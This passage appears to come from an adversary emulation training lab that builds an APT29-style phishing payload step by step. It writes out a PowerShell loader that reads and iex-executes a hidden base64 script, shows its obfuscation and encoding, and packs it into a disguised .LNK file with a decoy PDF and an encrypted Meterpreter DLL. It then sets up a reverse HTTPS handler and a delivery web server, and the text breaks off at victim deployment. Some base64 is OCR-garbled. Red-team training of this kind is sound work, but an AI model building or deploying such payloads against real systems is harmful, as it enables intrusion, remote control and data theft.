The screenshot shows a terminal window titled "attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2". The terminal displays the following commands and output:

```
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ cat loader_obf.ps1 | iconv --to-code UTF-8 | base64 -w 0 > loader_obf.ps1_enc
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ ls -lsa loader_obf.ps1_enc
4 -rw-r--r-- 1 attacker attacker [2884] Aug 26 09:27 loader_obf.ps1_enc
(attacker@attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$
```

Our Stage 2 PowerShell loader is now obfuscated and base64 encoded.


Step 6: Prepare the PowerShell Stage 1 Loader

In this section, we will prepare the Stage 1 PowerShell loader to execute the Stage 2 PowerShell loader script.

1. Open `stage1_command.ps1` with mousepad.

```
mousepad stage1_command.ps1
```

Replace the 0s in `$script_length` with the length of `loader_obf.ps1_enc` (2884), save `stage1_command.ps1` (File > Save), and close mousepad to return to the terminal.




The screenshot shows a terminal window and a mousepad application window side-by-side.

The terminal window (attacker@attackerVM) displays the command:

```
$ mousepad stage1_command.ps1
```

The mousepad application window shows the contents of the file `stage1_command.ps1`:

```
1 $script_start_byte = 0x0000e2be
2 $script_length = 0000;
3 $filename = "ds7002.lnk"
4
5 if (-not(Test-Path $filename))
6 {
7 $val = Get-ChildItem -Path $Env:temp -Filter $filename -Recurse;
8 if (-not $val)
9 {
10 exit
11 }
12 [IO.Directory]::SetCurrentDirectory($val.DirectoryName);
13 }
14 $filestream = New-Object IO.FileStream $filename,'Open','Read','ReadWrite';
15 $val = New-Object byte[][$script_length];
16 $r = $filestream.Seek($script_start_byte,[IO.SeekOrigin]::Begin);
17 $r = $filestream.Read($val,0,$script_length);
18 $val = [Convert]::FromBase64CharArray($val,0,$val.Length);
19 $string = [Text.Encoding]::ASCII.GetString($val);
20 iex $string;
```



The screenshot shows a terminal window titled "attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2". The command entered is "\$ mousepad stage1_command.ps1". Below the terminal is a "Mousepad" application window displaying the same PowerShell script. The script is a PowerShell one-liner designed to download and execute a payload from a file named "ds7002.lnk". It uses a base64 encoded payload and reads it into memory before executing it.

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
$ mousepad stage1_command.ps1

/Desktop/AdversaryEmulation/labs/lab_4.2/stage1_command.ps1-Mousepad
File Edit Search View Document Help
File Edit Search View Document Help
1 $script_start_byte = 0x0000e2be
2 $script_length = 2884;
3 $filename = "ds7002.lnk"
4
5 if (-not(Test-Path $filename))
6 {
7 $val = Get-ChildItem -Path $Env:temp -Filter $filename -Recurse;
8 if (-not $val)
9 {
10 exit
11 }
12 [IO.Directory]::SetCurrentDirectory($val.DirectoryName);
13 }
14 $filestream = New-Object IO.FileStream $filename,'Open','Read','ReadWrite';
15 $val = New-Object byte[0]($script_length);
16 $r = $filestream.Seek($script_start_byte,[IO.SeekOrigin]::Begin);
17 $r = $filestream.Read($val,0,$script_length);
18 $val = [Convert]::FromBase64CharArray($val,0,$val.Length);
19 $string = [Text.Encoding]::ASCII.GetString($val);
20 iex $string;
```

Step 7: Obfuscate the PowerShell Stage 1 Loader

With our Stage 1 PowerShell loader script prepared, we will obfuscate it using PyFuscation.

1. Navigate back to the PyFuscation directory and obfuscate `stage1_command.ps1`.

```
cd PyFuscation
python3 PyFuscation.py -fvp --ps ../stage1_command.ps1
```

2. Copy the obfuscated script located at the highlighted path into the `lab_4.2` folder as `stage1` command `obf.ps1`.

```
cp <obfuscated script.ps1> ..\stage1 command obf.ps1
```

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation
File Actions Edit View Help

└─[attacker@attackerVM] - [~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cp ..08262021_13_36_25/08262021_13_36_25.ps1 ..stage1_command_obf.ps1

└─[attacker@attackerVM] - [~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ █
```

3. Navigate to the `lab_4.2` directory, and Base64 encode the obfuscated script with UTF-16LE encoding. This is the format PowerShell expects when natively evaluating encoded commands.

```
cd ..  
cat stage1_command_obf.ps1 | iconv --to-code UTF-16LE | base64 -w 0
```

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help

[attacker@attackerVM] - [~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cd ..

[attacker@attackerVM] - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ cat stage1_command_obf.ps1 | iconv --to-code UTF-16LE | base64 -w 0
JABMAG0ARQB2AHQAVBtAGcA0QA5ACAQPQAgADAeAAwADAAMAA1AGUAMgBiAGUACgAKAGQAZwB2AEQUwBJAFIAUA5ADKAIAA9ACAAMgA4AD
gANAA7AAoAJAB4G0AagBCAEgAVwBmAFMA0Q5ACAQPQAgACIAZABzADCAMA AwADIALgBsAG4AawAiAoAaQBmA CAKAAtAG4AbwB0AcgAVAB1
AHMAdAAtFAAYQB0AggAIAAkAHgAbQBgAEIAsBXAGYAuw5ADKAkQApAaoAewAKACQAdgBhAgwAIAA9ACAARwBLAHQALQBDAGgAaQBsAGQASQ
B0AGUAbQAgAC0AUAbHQAQAcQARQBuAHY0gB0AGUAbQwBACAA1LQBGQKab0AGUAcgACQAcEAbtAGoAqgBIAfCAzgBTADkA0QAgAC0A
ugBlAGMDQyAHMZQ7AAoAoQBmA CAAKAAtAG4AbwB0ACAAJAB2AGEAbApAAoAewAKAGUAcBpAHQACgB9AAoAwBJAE8ALgBEAGkAcgBLAG
MadABVHIAeoBdADoA0gBTAGUAdABDHAuCgbyAGUAbgB0AEQAAoQByAGUAYwB0AG8AcgB5ACgAJAB2AGEAbAAuAEQAAoQByAGUAYwB0AG8AcgB5
AE4AYQBtAGUAKQ7AAoAfQAKACQAVQBnAHMRwBwAGkAQwBrADkA0QAgD0AIABoAGUAdwAtAE8AYQgBqAGUAYwB0ACAASQBPAC4ARgBpAgwAZQ
BTAHQAcgBLAGEAbQAgACQ AeAbtAGoAqgBIAfC AzgBTADkA0QAsAccATwBwAGUAbgAnAcwAjwBSAGUAYQbKAccALAA nAFIAZQbhAGQAvwByAGK
dABlACC AoWAKACQAdgBhAgwAIAA9ACAAtgBLAhcALQBPAGIAagBLAGMAdA gAG1AeQb0AGUwBdAcgAJAbkAGCAdgBEAFMSOBsAFAA0Q5AC
kAoWAKACQAcgAgD0AIAAKAFUzWbzEAcC AbpEMAawA5ADkAlgBtAGUAZQbRAcgAJABMAG0ARQB2AHQAVBtAgcA0QAA5CwAwBJAE8ALgBt
AGUAZQbR Ae8AcgBpAgcAqBuAf0A0gA6AEIAZQbnAGkAbgApAdAsAcgAkAHIAIAA9ACA AJABVAGC AcwBHAAQaQBDGsA0Q5AC4Au gBLAGEAZA
AoACQAdgBhAgwLA AAwCwJA BkAcgAdgBEAFMSOBsAFAA0Q5ACkAoWakACQAdgBhAgwAIAA9ACA AwBDAg8AbgB2AGuAcgB0F0A0gA6AEYA
cgBvAG0AqgBhAHMZQ7AA2DQAOQwBoA gEAcgBBAHIAcqBhAhkAKAAKAH YAYQbsAcwAMAA sAcQAdgBhAgwAlgBMAGUAbgBnAHQAAapAd sAcgAkAE
oAdwB4AGcA QwBWFcARQ5ADKAIAA9ACA AAwBwUGAUAc eAb0AC4ARQBuAGM AbwBkAGkAbgBnAF0A0gA6EEAUwBDAEKASQuAeC AZQb0AFMAdABY
AGkAbgBnAcgAJAB2AGEAbA ApAd sAcgBpAGUAc eAg ACQASgB3HgA z wBDAFYAVwBFADkA0Q7AA==

[attacker@attackerVM] - [~/Desktop/AdversaryEmulation/Labs/lab_4.2]
$
```

4. Copy the encoded command to your clipboard.

```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2
File Actions Edit View Help

[attacker@attackerVM] - [/~/Desktop/AdversaryEmulation/labs/lab_4.2/PyFuscation]
$ cd ..

[attacker@attackerVM] - [/~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ cat stage1 command.obf.ps1 | iconv --to-code UTF-16LE | base64 -w 0
JABMAG0ARQB2AHQAVBtAGcA0QA5ACAAPQAgADAeAAwADAAMMA1AGUAMgBiAGUACgAKAGQAZwB2AEQUwBJAFIAUA5ADKAIAA9ACAAMgA4AD
gANAA7AAoAJAB4AG60AagBCAEgAVwBmAFMA0QA5ACAAPQAgACIAZBzADCAMAAwADIALBgSAG4AAawAiAAoAaQBmAACKAAatAG4bwB0AcgAVABU
AHMDAAtAAFAAYQB0AGgAAIAKAhgAbQbQAEIASBXAGYUwA5ADKAQApAAoAewAKACQAdgBhAgwAIA9ACAARwBLAHQALQBDAGgAaQBsaAGQASQ
B0AGUAbQAgAC0AUAbhAHQAAaAgA
ygBlAGMAdQByAHMAZQ7AAoAaQb
MADABvAHIAeQbDADoA0gBTAGUAd
AE4AYQbtAGUAKQA7AAoAfQAKCQ
BTAGQcgBLAGEAbQAgACQeABtA
dAB1LAcA0wAKCQAdgBhAgwAIAA
kAoWAKCQAcgAgAd0IAIAKAfUAZ
AGUAZQbRAE8AcgBpAgcAaQBuAF0
AoACQAdgBhAgwALAAwAcwAJABKA
cgBvAG0A0gBhAHMAZQ2ADQAQwB
oAdwB4AGcA0wBWAFCARQ45ADKA
AGkAbgBnAcgAJAB2AGEAbApAdS
(attacker@attackerVM) - [
$ b_4.2
```

5. Create an environmental variable and paste the base64 encoded PowerShell blob as the variable's value. The environmental variable will make it easy for us to embed the PowerShell blob into the .LNK file in the next step.

```
ENCODED_COMMAND= "paste your base64 blob here"
```

Be careful! A single missed character will break this entire TTP.



The screenshot shows a terminal window titled "attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2". The terminal contains a single line of text representing a very long base64 encoded string. The string starts with "\$ ENCODED_COMMAND=" and ends with "ASQAUAEcAZQB0AFMAdAbByAGkAbgBnACgAJAB2AGEAbAApADsACgBpAGUAeAAgACQASgB3AhgAzwBDAFYAVwBFADkA0QA7AA==".

Let's recap what we've done so far:

1. We've generated and XOR encrypted a Meterpreter DLL.
2. We've XOR encrypted the decoy PDF.
3. We've configured, obfuscated, and encoded the Stage 1 and Stage 2 PowerShell loader scripts.

We are now ready to package all of these components together in a .LNK shortcut file.

Step 8: Bundle Payload Components into a Shortcut File (.LNK)

- We'll create the final .LNK file with a helper script, `evillnk.py`. We will additionally specify an icon file and index to help disguise our malicious .LNK file.

```
python3 evillnk.py -n ds7002.lnk -c $ENCODED_COMMAND --icon
C:\Windows\System32\SHELL32.dll --index 1
```




```
(attacker㉿attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ python3 evillnk.py -n ds7002.lnk -c $ENCODED_COMMAND --icon C:\Windows\System32\SHELL32.dll --index 1
[+] Creating an LNK file containing the following command: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -noni -noe -WindowStyle hidden -e JABMAG0ARQB2AHQAVBtAgcA0QA5ACAAPOAgADAeAawADAAMAA1AGUAmBiAGUAcgAkA
GQAZwB2AEQAUwBJAFIAUAA5ADkAIAA9ACAAAGa4AdgANAA7AAoAJAB4AG0AagBCAEGAVwBmAFMA0QA5ACAAPOAgACIAZABzADCAMA AwADIALgB
sAG4AawAiAAoAaQbAAKAATAG4AbwB0AcgAVABLHMAdAATfAAyOB0AGgAAKAHgAbQBqAEIASABXAGYAUwA5ADkAKQApAaoAewAKACQAd
gBhAgwAIAA9ACAArWbLAHQALQBDAGgAaQbsAGQASQB0AGUAbQAgAC0AUAhAHQaaAgACQAR0BuAHYAOgBOAGUAbQBwACAAQLBGAGKAbAB0AGU
AcgACQAAeBtAg0AgBIAFcAzgBTADkA0QAgC0AUGbLAGMAdQByAHMAZQAA7AAoAQBmAACKAAATAG4AbwB0ACAAJAB2AGEAbAApAAoAewAKA
GUAEAbpAHQACgB9AAoAWwBJAE8ALgBEAGkAcgBLAGMAdAbvAHIAeQbdADoAogBTAGUAdABDAHUAcgByAGUAbgB0AEQAAoQbyAGUAYwB0AG8AcgB
5AcgAJAB2AGEAbAAuAEQAAQByAGUAYwB0AG8AcgB5AE4YQBtAGUAKQA7AAoAfQKACQAVBnAHMArwBwAGKAQwBrADKAQAgAD0AIAB0AGUAd
wAtAE8AYgBqAGUAYwB0ACAAQSQPAC4ArgBpAgwAZ0BTAHQAcgBLAGEAbQAgACQAAeBtAg0AgBTACAzgBTADkA0QAsACCATwBwAGUAbgAnAcw
AJwBSAGUAYQBkACCALAArAFIAZQbhAGQAVwByAGKAdbLACCAoWAKACQAdgbhAGwIAA9ACAATgBlAHcAL0BPAGIAagBLAGMAdAagAGIAeQb0A
GUAWBdAcgAJAbkAGCAdgBEAFMASQBSAFAAOQA5ACKAoWAKACQAcgAgd0AIAAKAFUAZwBzAEcAcAbpAEMAawA5ADkALgBTAGUAZQBrACgAJAB
MAG0ARQB2AHQAVBtAGcAQQA5AcwAWwBJAE8ALgBTAGUAZQBrAE8AcgBpAGcAaQBuAF0AogA6AEIAZBnAGKAbgApADsAcgAkAHIAIA9ACAAJ
ABVAGCacwBHAAHAAQBDAGsA0QA5AC4AUGBLAGEAZAAoACQAdgBhAGwALAAwCwAJAbkAGCAdgBEAFMASQBSFAAAQQA5ACKAoWAKACQAdgBhAGw
AIAA9ACAAwBDAg8AbgB2AGUAcgB0AF0A0gA6AEYAcgBvAG0A0gBhAHMAZQ2ADQAcwBoAGEAcgBBBAHIAcgBhAHkAKAAkAHYAYQBsACwAMAAsA
CQAdgBhAGwALgBMAGUAbgBnAHQAAApADsAcgAkAEoAdwB4AGcAQwBwAFcARQA5ADkAIAA9ACAAwBUAGUAcB0AC4ARQBuAGMAbwBkAGkAbgB
nAF0A0gA6AEAAwBDAEKAQsAuAEcAZQb0AFMAdAbYAGkAbgBnAcgAJAB2AGEAbAApADsAcgBpAGUAcAAgACQASgB3AhgAZwBDAFYAVwBfADKAo
QA7AA==

[+] LNK file created: ds7002.lnk
```

- We'll now append the XOR encrypted PDF file to the .LNK file, starting from position `0x3000`, using `append_file.py`.


```
python3 append_file.py -s ds7002.pdf_enc -d ds7002.lnk --seek 0x3000
```



```
(attacker㉿attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ python3 append_file.py -s ds7002.pdf_enc -d ds7002.lnk --seek 0x3000
[+] Appending the contents of ds7002.pdf_enc to ds7002.lnk at offset 0x3000
[*] ds7002.pdf_enc start byte is: 0x00003000
[*] ds7002.pdf_enc end byte is: 0x0001d168
[+] Append completed successfully
```

- Next, we'll append the XOR encrypted Meterpreter DLL to the .LNK file, starting from position `0x30000`.


```
python3 append_file.py -s meterpreter.dll_enc -d ds7002.lnk --seek  
0x30000
```



```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2  
$ python3 append_file.py -s meterpreter.dll_enc -d ds7002.lnk --seek 0x30000  
[+] Appending the contents of meterpreter.dll_enc to ds7002.lnk at offset 0x30000  
[*] meterpreter.dll_start byte is: 0x00030000  
[*] meterpreter.dll_end byte is: 0x00032200  
[+] Append completed successfully  
$
```

4. Lastly, we'll append the Base64 encoded PowerShell loader script to the .LNK file at position 0x5e2be.

```
python3 append_file.py -s loader_obf.ps1_enc -d ds7002.lnk --seek  
0x5e2be
```




```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2  
$ python3 append_file.py -s loader_obf.ps1_enc -d ds7002.lnk --seek 0x5e2be  
[+] Appending the contents of loader_obf.ps1_enc to ds7002.lnk at offset 0x5e2be  
[*] loader_obf.ps1_start byte is: 0x0005e2be  
[*] loader_obf.ps1_end byte is: 0x0005ee02  
[+] Append completed successfully  
$
```

Step 9: Place Shortcut File (.LNK) into a Zip Archive

1. Now that we have our .LNK file fully assembled, we can package it into a zip archive.

```
zip ds7002.zip ds7002.lnk
```



```
attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2  
$ zip ds7002.zip ds7002.lnk  
updating: ds7002.lnk (deflated 79%)  
$
```

At this point, you have a complete payload constructed in the style of APT29. We will now prepare the payload for deployment to target.


Step 10: Setup Meterpreter Reverse HTTPS Handler

1. We first need to set up a handler to receive the Meterpreter callback. To do this, we'll use Metasploit.

```
sudo msfconsole -q
```

Enter the password ATT&CK when prompted; give Metasploit a minute to load.

```
handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https
```



The screenshot shows a terminal window titled "attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2". The user runs "sudo msfconsole -q" and then sets up a handler with "handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https". The output shows the payload handler is running as a background job and a HTTPS reverse handler is started on port 443.


```
(attacker㉿attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ sudo msfconsole -q
[sudo] password for attacker:
msf6 > handler -H 0.0.0.0 -P 443 -p windows/x64/meterpreter/reverse_https
[*] Payload handler running as background job 0.
msf6 >
[*] Started HTTPS reverse handler on https://0.0.0.0:443
```

Step 11: Setup Web Server

1. We need a web server to emulate the [Spearnishing Link TTP](#). Open a new terminal tab (File > New Tab).
2. Navigate to the `lab_4.2` directory and start a Python3 HTTP server on port 80.

```
cd ~/Desktop/AdversaryEmulation/labs/lab_4.2
sudo python3 -m http.server 80
```

Enter the sudo password ATT&CK when prompted.



The screenshot shows a terminal window with two tabs. The current tab is titled "attacker@attackerVM: ~/Desktop/AdversaryEmulation/labs/lab_4.2". The user navigates to the "lab_4.2" directory and starts a Python3 HTTP server on port 80 with "sudo python3 -m http.server 80". The server begins serving HTTP on 0.0.0.0 port 80.

```
(attacker㉿attackerVM) - [~]
$ cd ~/Desktop/AdversaryEmulation/labs/lab_4.2/
(attacker㉿attackerVM) - [~/Desktop/AdversaryEmulation/labs/lab_4.2]
$ sudo python3 -m http.server 80
[sudo] password for attacker:
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Step 12: Deploy Payload on Victim Windows System

